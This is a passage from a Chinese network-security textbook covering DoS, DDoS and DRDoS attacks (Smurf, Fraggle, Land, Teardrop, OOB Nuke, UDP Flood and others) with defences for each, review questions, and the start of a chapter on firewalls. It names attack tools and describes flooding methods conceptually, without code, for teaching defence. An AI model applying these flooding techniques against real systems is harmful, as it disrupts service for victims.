


图 11.12　TCP Syn 攻击示意图

2. IP 欺骗 DoS 攻击

这种攻击利用 RST 位来实现。假设现在有一个合法用户(1.1.1.1)已经同服务器建立了正常的连接,攻击者构造攻击的 TCP 数据,伪装自己的 IP 为 1.1.1.1,并向服务器发送一个带有 RST 位的 TCP 数据段,服务器接收到这样的数据后,认为从 1.1.1.1 发送的连接有错误,就会清空缓冲区中已建立好的连接。这时,如果合法用户 1.1.1.1 再发送合法数据,服务器就已经没有这样的连接了,该用户就必须重新开始建立连接。

攻击时,伪造大量的 IP 地址,向目标服务器发送 RST 数据,使服务器不对合法用户服务。

3. 带宽 DoS 攻击

如果用户的连接带宽足够大而服务器又不是很强壮,用户就可以向服务器发送大量的请求,来消耗服务器缓冲区的带宽。

11.4.4　DDoS 攻击

DDoS(Distributed Denial of Service,分布式拒绝服务)攻击是利用很多台计算机一起发动攻击。攻击手法可能只是简单的 Ping,也可能是 SYN Flood 等手段,但是由于它调用了很多台计算机,所以规模很大,攻击力更猛,而且因为它利用了 TCP/IP 网络协议的缺陷,所以很难防御这种进攻,DDoS 攻击示意图如图 11.13 所示。




图 11.13　DoS 攻击示意图

攻击者在客户端操纵攻击过程。每个主控端(handler)是一台已被入侵并运行了特定程序的系统主机。每个主控端主机能够控制多个代理端(Agent)。每个代理端也是一台已被入侵并运行某种特定程序的系统主机。每个响应攻击命令的代理端会向被攻击目标主机发送拒绝服务攻击数据包。

为了提高分布式拒绝服务攻击的成功率,攻击者需要控制成百上千的被入侵主机。这些主机通常是安装了 Linux 和 Sun 的计算机,但这些攻击工具也能够移植到其他平台上运行。这些攻击工具入侵主机和安装程序的过程都是自动化的。这个过程可分为以下几个步骤。

- 探测扫描大量主机以寻找可入侵主机目标。
- 入侵有安全漏洞的主机并获取控制权。
- 在每台入侵主机中安装攻击程序。
- 利用已入侵主机继续进行扫描和入侵。

由于整个过程是自动化的,攻击者能够在五秒钟内入侵一台主机并安装攻击工具。也就是说,在短短的一小时内可以入侵数千台主机。

要阻止这种进攻关键是网络出口反欺骗过滤器的功能是否强大,也就是说如果用户的Web服务器收到的数据包的源IP地址是伪造的,则用户的边界路由器或防火墙必须能够将其丢弃,最快速的方法是和ISP联手,通过丢包等方法一起来阻挡这种庞大的进攻。另外针对DDoS进攻是集中于某一个IP地址的特点,使用移动IP地址技术也是一种不错的选择。大多数的DDoS攻击代码是公开的,通过分析源代码也可以根据其特点设计出有效的反击方法,或者使用工具检测这种进攻。现在已经出现了名为Ngrep的工具,它使用DNS来跟踪TFN2K驻留程序。

11.5 DoS攻击软件介绍

利用主机协议栈及协议本身的缺陷造成的安全漏洞进行缓冲区溢出攻击的案例越来越多,这类攻击从Dos到DDoS危害也越来越大,本节结合本章阐述的协议基础知识,简要介绍几款DoS攻击软件。

11.5.1 死亡之ping

早期的ping之所以能称为死亡之ping,那是因为在早期阶段路由器对包的最大尺寸都有限制,很多操作系统对TCP/IP栈的实现在ICMP包上都规定为64KB,并且在对包的标题头进行读取之后,要根据该标题头里包含的信息为有效载荷生成缓冲区。当产生畸形的包(加载尺寸超过64KB上限的包)时,就会出现内存分配错误,从而导致TCP/IP堆栈崩溃,使系统死机。理论上ping发出的ICMP数据包最大为65507字节,如果超过这个限度,就会导致目标系统缓冲区溢出,TCP/IP堆栈崩溃而死机。

Ping命令的-l参数可以定制包的大小,-t参数可以循环发送无数包,但是仅有这些是不够的,黑客们通常使用自己的ping工具,甚至可以调动众多肉鸡进行分布式攻击。Tosser是一款很实用的网络测试工具,提供了ping和trace功能,主界面如图11.14所示。

现在所有标准的TCP/IP都已经具备对付超大尺寸包的能力,各种操作系统(Windows 98后的Windows NT、Linux、UNIX和Mac OS)都能抵抗一般的死亡之ping,并且大多数防火墙都能够自动过滤这些攻击,所以现在的普通ping很难形成死亡之势了。针对ping攻击只需利用路由器和防火墙对ICMP进行有效的筛选即可。

11.5.2 Smurf

Smurf是一种很古老的DoS攻击。这种方法使用了广播地址,广播地址的尾数通常为0,如192.168.1.0。在一个有n台计算机的网络中,当其中一台主机向广播地址发送1KB大小的ICMP Echo Requst时,那么它将收到nKB大小的ICMP Reply,如果n足够大将淹




图 11.14　ping of death

没该主机，最终导致该网络的所有主机都对此 ICMP Echo Requst 做出答复，使网络阻塞！利用此攻击，假冒受害主机的 IP，那么它就会收到应答，形成一次拒绝服务攻击。Smurf 攻击的流量比死亡之 Ping 的流量高出一两个数量级，而且更加隐蔽。

Smurf2K 是一个强大的攻击工具，它通过一个存储广播列表地址的文件，记录下 Internet 上可用的主机，然后利用这些主机发起进攻。主界面如图 11.15 所示。

Smurf2K: the final solution
Victim: 127.0.0.1
Settings
elay(ms): 100　Size: 1024
smurf
load list
Found: 2048 cast, 0 cmd, 0 cmt, in 'broadcast.txt' ...

图 11.15　Smurf2K

防止这种攻击的方法是，关闭外部路由器或防火墙的广播地址特性。为了防止被攻击，在防火墙上设置规则丢弃 ICMP 包。

11.5.3　Fraggle 攻击

Fraggle 攻击与 Smurf 攻击类似，只是利用 UDP 协议，虽然标准的端口是 7，但是大多数使用 Fraggle 攻击的程序允许用户指定其他的端口。Fraggle 攻击是这样实现的：攻击者掌握着大量的广播地址，并向这些地址发送假冒的 UDP 包，通常这些包是直接到目标主机的 7 号端口，也就是 Echo 端口，而另一些情况下它却到了 Chargen 端口，攻击者可以在这两个端口之间制造一个循环来产生网络阻塞。

防止系统受到 Smurf 和 Fraggle 攻击的最好方法是在防火墙上过滤掉 ICMP 报文，或者在服务器上禁止 ping，并且只在必要时才打开 ping 服务。

11.5.4 OOB Nuke

OOB Nuke(原子弹)又名 Windows Nuke,是在 1997 年 5 月被发现的,这种攻击会导致 Windows 95/98 蓝屏,而且在当时的 IRC 聊天用户中也很流行。OOB Nuke 攻击的实现是由于 Windows 95/98 不能正确地处理带外数据。在 TCP 协议中提供了“紧急方式”,就是传输的一端告诉另一端有些具有某种方式的“紧急数据”已经放到普通的数据流中,如何处理由接收方决定。通过设置 TCP 首部中的两个字段发出这种通知,URG 位被设置为 1,并且一个 16 位的紧急指针被设置为一个正的偏移量。某些实现将 TCP 的紧急方式称之为带外数据,问题在于 Windows 95/98 不知道如何处理带外数据。OOB Nuke 一般使用 139 端口。这里介绍一款 Windows Nuke2 工具,主界面如图 11.16 所示。




图 11.16 Windows Nuke2 软件界面

防止这种攻击的方法是,打相关的补丁或者将 Windows 95/98 操作系统升级到 Windows 2000 或更高版本的操作系统。

11.5.5 Land 攻击

Land 攻击的原理比较简单,即利用 TCP 连接三次握手中的缺陷,向目标主机发送源地址与目标地址相同的数据包,造成目标主机在解析 Land 包时占用过多的资源,从而使网络功能完全瘫痪。Land 攻击打造了一个特别的 SYN 包,其源地址和目标地址被设置成同一个计算机的地址,这时将导致该计算机向它自己的地址发送 SYN-ACK 消息,结果这个地址又发回 ACK 消息并创建一个空连接,每个这样的连接都将保留直到超时。

Land 攻击对 Windows 95 很有效,但实际上很多基于 BSD 的操作系统都有这个漏洞。不同的操作系统对 Land 攻击反应不同,如受到此类攻击的 UNIX 系统将产生崩溃,而受到攻击的 Windows NT 系统将变得非常缓慢。

防止这种攻击的方法是,打上最新的相关的安全补丁,在防火墙上进行相关配置,将那些在外部接口上进入的含有内部源地址的包过滤掉,包括 10.0.0.0 网段、127.0.0.0 网段、192.168.0.0 网段、172.16.0.0 到 172.31.0.0 网段。

11.5.6 Teardrop 攻击

Teardrop(泪滴)攻击利用那些在 TCP/IP 堆栈实现中信任 IP 碎片中的包的标题头所包含的信息来实现攻击。IP 分段含有指示该分段所包含的原包的那一段的信息,某些 TCP/IP 在收到含有重叠偏移的伪造分段时将崩溃。具体的讲,物理层通常给所能传输的帧加上一个尺寸上限,IP 层将数据报的大小与物理层帧的上限相比较,如果需要就进行分段。在 IP 报头中设置了一些域用于分段:标志域为发送者传输的每一个报文保留一个独立的值,这个特定的值被复制到每个特定报文的每个分段,标志域中有一位作为“更多分段”位,除了最后一段外,该位在组成一个数据报的所有分段中被置位;分段偏移域含有该分段自初始数据报开始位置的位移。对于存在 Teardrop 漏洞的操作系统,如果接收到畸形数据

分段,则在某些情况下会破坏整个 IP 协议栈,因此必须重启计算机才能恢复。

在早期的由 BSD 实现的网络协议中,在处理数据包分段时存在漏洞,后来的一些操作系统都沿用了 BSD 的代码,所以这个漏洞在 Linux,Windows 98 和 Windows NT 中都是存在的。

防止这种攻击的方法是,安装最新的服务包,设置防火墙时对分段进行重组,而不是转发。

11.5.7　UDP Flood

先介绍一下 Chargen 服务,RFC0864 中定义了这种服务,其 UDP/TCP 均使用了 19 号端口。UDP Chargen Server 若收到一个包,就回一个包回去;而 TCP Chargen Server 若发现与客户端的连线存在,就会不断的发送包给客户端,所以 TCP Chargen 可以直接诱发 DoS 攻击。不过常用的还是 UDP Chargen,它常被用来放大 DDoS 中的网络流量,一般要结合 Echo 服务。

Echo 服务用的是 UDP 的 7 号端口,如果它收到一个包,就会把包中的负载按原样返回,而如果攻击者向 UDP 的 19 号端口 Chargen 发送一个任意字符,它将返回一个假的随机字符串。UDP Flood 攻击通过伪造与某一台主机的 Chargen 服务之间的 UDP 连接,回复地址指向开着 Echo 服务的一台主机,这就能在两台主机之间产生无用的数据流,如果数据流足够多就会导致 DoS。UDP Flood 攻击示意图如图 11.17 所示。




图 11.17　UDP Flood 攻击示意图

这里介绍一个典型的 UDP Flood 攻击工具即 UDP Flooder,程序主界面如图 11.18 所示。




图 11.18　UDP Flood 原理图

防止这种攻击的方法是，关掉一些不必要的 TCP/IP 服务，或者对防火墙进行配置，阻断来自 Internet 的请求这些服务的 UDP 请求。

11.5.8 分布式反射拒绝服务

分布式反射拒绝服务(Distributed Reflection Denial of Service，DRDoS)不同于以往的拒绝服务方式，它对 DDoS 做了改进，它通过对正常的服务器进行网络连接请求来达到攻击目的。在 TCP 的三次握手中任何合法的 TCP 连接请求都会收到返回数据包，而这种攻击方法就是将这个返回包直接返回到被攻击的主机上，其原理就是利用数据包的 IP 地址欺骗方法，欺骗被利用的网络服务器提供 TCP 服务，让此服务器认为 TCP 请求连接都是被攻击主机发送的，接着它就会发送“SYN＋ACK”数据包给被攻击主机，恶意的数据包就从被利用的服务器“反射”到了被攻击主机上，形成洪水攻击。DRDoS 攻击示意图如图 11.19 所示。




图 11.19　DRDoS 攻击示意图

DRDoS 很好地隐蔽了攻击者的真实地址，DRDoS 攻击体系如图 11.20 所示。防御这种攻击比较困难，用户需要和 ISP 联手共同来解决问题。




图 11.20　DRDoS 攻击体系

习题

1. TCP/IP 的全称是什么？
2. 7 层协议包含哪 7 层？4 层模型包含哪 4 层？
3. 什么是 UDP 协议？
4. 路由器主要有哪几项功能？
5. 什么是拒绝服务(DoS)攻击？对服务器实施拒绝服务攻击，实质上的方式有哪两种？
6. 什么是 DDoS 攻击？什么是 DRDoS 攻击？
7. 【思考题】如何防护 DoS 和 DDoS 攻击？

CHAPTER 12

第 12 章 网络隔离技术

随着网络的发展，网络安全越来越受到人们的重视，各种网络隔离技术也得到了长足的发展。

本章要点如下：

- 防火墙概述；
- 分布式防火墙；
- 物理隔离技术；
- 网闸的应用；
- 防水墙技术；
- 安全设备的市场分析。

12.1 防火墙概述

Internet 的发展给政府机构、企事业单位的传统办公模式带来了前所未有的变革。人们正努力利用 Internet 来提高办事效率和市场反应速度，以使自己的公司更具有竞争力。但同时又要面对 Internet 开放带来的数据安全的新挑战和新危险，保护企业的机密信息不受黑客和商业间谍的入侵。

防火墙技术是建立在现代通信网络技术和信息安全技术基础上的应用性安全技术，它被越来越多地应用于专用网络与公用网络的互联环境中。

12.1.1 什么是防火墙

对“防火墙”这个术语的理解可以参考应用在建筑结构里的安全技术。一旦某个单元起火它可以起到分隔作用，保护其他的居住者。

在网络中，所谓“防火墙”，是指一种将内部网和公众访问网(如 Internet)分开的方法，它实际上是一种隔离技术。防火墙是在两个网络进行通信时执行的一种访问控制尺度，它被用来保护计算机网络免受非授权人员的骚扰，防止黑客的入侵。防火墙犹如一道护栏隔在被保护的内部网与不安全的非信任网络之间。换句话说，如果不通过防火墙，内部网中的人就无法访问

Internet,Internet 上的人也无法和内部网中的人进行通信。

